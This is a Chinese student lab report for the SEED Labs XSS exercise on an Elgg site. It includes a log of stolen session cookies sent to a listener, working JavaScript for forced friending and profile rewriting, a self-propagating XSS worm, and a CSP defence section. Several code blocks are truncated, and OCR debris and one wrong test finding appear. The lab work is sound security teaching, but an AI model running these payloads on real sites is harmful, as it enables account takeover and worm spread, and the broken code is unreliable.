

# Lab5 report

57119122 刘恒睿

### Task1: Posting a Malicious Message to Display an Alert Window

在 Alice 的简介中插入 JavaScript code:

## Edit profile

**Display name**

**About me**  

**B**

*I*

U

~~S~~

$X_x$

||

≡

↶

↷

🔗

🖼️

””


📅

🔖

🔗

[Embed content](#)
[Edit HTML](#)

Public



Alice

[Edit avatar](#)

[Edit profile](#)

[Change your settings](#)

[Account statistics](#)


[Notifications](#)

[Group notifications](#)

**Brief description**  
  

Public

保存后，成功弹出窗口：



## Task2: Posting a Malicious Message to Display Cookies

攻击结果:

Alice 访问自身网页



```

Connection received on 10.0.2.4 35984
GET /?c=Elgg%3Di1rja928v8ka32459av3u1ddl0%3B%20elggperm%3DzJwk9fqeFmviiZg8KrKRam
JAMeo2GKHK HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice

```

## Task4: Becoming the Victim' s Friend

编写 JavaScript 程序:


```

Open task4.html
1<script type="text/javascript">
2window.onload = function () {
3var Ajax=null;
4var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
5var token="&_elgg_token="+elgg.security.token.__elgg_token;
6
7//Construct the HTTP request to add Samy as a friend.
8var sendurl="http://www.seed-server.com/action/friends/add?"+"friend=59"+ts+token+ts+token; //FILL IN
9//Create and send Ajax request to add friend
10Ajax=new XMLHttpRequest();
11Ajax.open("GET", sendurl, true);
12Ajax.send();
13}
14</script>

```

在 edit html 模式下插入到 Samy 的 profile 内:


### Edit profile

<b>Display name</b> <input type="text" value="Samy"/>	 <b>Samy</b>
<b>About me</b> <div> <a href="#">Embed content</a> <a href="#">Visual editor</a> </div> <pre> &lt;script type="text/javascript"&gt; window.onload = function () { var Ajax=null; var ts="&amp;_elgg_ts="+elgg.security.token.__elgg_ts; var token="&amp;_elgg_token="+elgg.security.token.__elgg_token;  //Construct the HTTP request to add Samy as a friend. var sendurl="http://www.seed-server.com/action/friends/add?"+"friend=59"+ts+token+ts+token; //FILL IN //Create and send Ajax request to add friend Ajax=new XMLHttpRequest(); Ajax.open("GET", sendurl, true); </pre>	
<input type="text" value="Public"/>	<div> <a href="#">Edit avatar</a> <a href="#">Edit profile</a> </div> <div> <a href="#">Change your settings</a> <a href="#">Account statistics</a> </div> <div> <a href="#">Notifications</a> </div>

访问 Samy 主页之前的 Alice 好友:

## Alice's friends

No friends yet.

 Alice

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire post](#)

Friends

[Friends of](#)

[Collections](#)

访问 Samy 主页之后的 Alice 好友:

## Alice's friends

 Samy

 Alice

攻击成功!

### Question 1:


获取被攻击者的浏览器\_\_elgg\_ts 和\_\_elgg\_token 值, 用于取得服务器验证。

### Question 2:

这种情况可以查看网页的源码, 分析对我们的输入做了什么样的处理, 根据分析结果对插入的攻击代码进行调整。

## Task5: Modifying the Victim' s Profile

修改 Samy 简介查看 POST 报文:



编写 JavaScript 代码:

```
1<script type="text/javascript">
2window.onload = function(){
3  var userName="&name="+elgg.session.user.name;
4  var guid="&guid="+elgg.session.user.guid;
5  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
6  var token="&__elgg_token="+elgg.security.token.__elgg_token;
7  var desc="&description=Samy is my hero"+"&accwsslevel[description]=2"
8  var content=token+ts+userName+desc+guid;
9  var samyGuid=59;
10 var sendurl="http://www.seed-server.com/action/profile/edit";
11 if(elgg.session.user.guid!=samyGuid)
12 {
13   var Ajax=null;
14   Ajax=new XMLHttpRequest();
15   Ajax.open("POST", sendurl, true);
16   Ajax.setRequestHeader("Content-Type",
17     "application/x-www-form-urlencoded");
18   Ajax.send(content);
19 }
20 }
21</script>
```

插入代码到 Samy 简介中:

## Edit profile

Display name

Samy

About me

Embed content

Visual editor

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var user_name="__elgg_session.user.name";
var guid="__elgg_session.user.guid";
var ts="__elgg_session.security.token.__elgg_ts";
var token="__elgg_token"+"__elgg_session.security.token.__elgg_token";
//Construct the content of your url
var content="...";
//Fill in
```

Edit avatar

Edit profile

Change your settings

Account statistics

访问 Samy 主页之后的 Alice 主页：

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More


Search

Account

Alice

Edit avatar

Edit profile



About me

Samy is my hero

Add widgets

攻击成功！

### Question3:

指定被攻击者为 Alice，防止攻击其他用户。

### Task6: Writing a Self-Propagating XSS Worm

蠕虫 XSS 攻击有两种方式：

1. 连接法
2. DOM 法

此处只演示 DOM 法。

编写 JavaScript 代码：

```


27 <script id="worm">
28 window.onload = function(){
29 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
30 var jsCode = document.getElementById("worm").innerHTML;
31 var tailTag = "</\" + \"script\">";
32 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
33 var userName="&name="+elgg.session.user.name;
34 var guid="&guid="+elgg.session.user.guid;
35 var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
36 var token="&_elgg_token="+elgg.security.token.__elgg_token;
37 var desc="&description=Samy is my hero"+"&accvsslevel[description]=2"
38 var content=token+ts+userName+desc+guid;
39 var samyGuid=59;
40 var sendurl="http://www.seed-server.com/action/profile/edit";
41 if(elgg.session.user.guid!=samyGuid)
42 {
43 var Ajax=null;
44 Ajax=new XMLHttpRequest();
45 Ajax.open("POST", sendurl, true);
46 Ajax.setRequestHeader("Content-Type",
47 "application/x-www-form-urlencoded");
48 Ajax.send(content);
49 }
50
51 </script>

```

将攻击程序插入到 Samy 的简介内：

### Edit profile

Display name

 **Samy**

About me

Embed content
Visual editor

```

<script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script\">";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+"&accvsslevel[description]=2"


```

Edit avatar  
Edit profile  
Change your settings  
Account statistics

访问 Samy 主页后 Alice 的简介：

### Edit profile

Display name

 **Alice**

About me

Embed content
Visual editor

```

<p>Samy is my hero</p><script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script\">";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+"&accvsslevel[description]=2"

```

Public

Edit avatar  
Edit profile  
Change your settings  
Account statistics  
Notifications  
Group notifications

访问 Alice 主页后 Boby 的简介：



## Edit profile

Display name

Boby

About me

[Embed content](#) [Visual editor](#)

```
<p>Samy is my hero</p><script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName = "&name="+ elgg.session.user.name;
var guid = "&guid="+ elgg.session.user.guid;
var ts = "&_elgg_ts="+ elgg.security.token._elgg_ts;
var token = "&_elgg_token="+ elgg.security.token._elgg_token;
var desc = "&description=Samy is my hero"+ "&returnurl&description=?"
```



Edit avatar

Edit profile

Change your settings

Account statistics

攻击成功!

## Task7:Defeating XSS Attacks Using CSP

两种设置 CSP 的方法:

1. Apache

```
1# Purpose: Do not set CSP policies
2<VirtualHost *:80>
3    DocumentRoot /var/www/csp
4    ServerName www.example32a.com
5    DirectoryIndex index.html
6</VirtualHost>
7
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        "
17</VirtualHost>
18
19# Purpose: Setting CSP policies in web applications
20<VirtualHost *:80>
21    DocumentRoot /var/www/csp
22    ServerName www.example32c.com
23    DirectoryIndex phpindex.php
24</VirtualHost>
25
26# Purpose: hosting Javascript files
27<VirtualHost *:80>
28    DocumentRoot /var/www/csp
29    ServerName www.example60.com
30</VirtualHost>
31
32# Purpose: hosting Javascript files
```





## 2. 网页应用

```
?php
$cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' *.example70.com".
    ";";
header($cspheader);
?>



<?php include 'index.html';?>
```

测试:


1. 访问 [www.example32a.com](http://www.example32a.com)




2. 访问 [www.example32b.com](http://www.example32b.com)



3. 访问 [www.example32c.com](http://www.example32c.com)





测试分析：

1. a 网站启用 CSP 防御，所有的 JavaScript 都执行成功。
  2. b 网站使用 Apache 设置 CSP 防御，只有 4 和 6 执行成功。
  3. c 网站使用 php 设置 CSP 防御，只有 1，4，6 执行成功。
  4. 点击 button 后只有 a 网站执行成功，b、c 网站均不执行 button 操作。
- 综上，CSP 防御有效。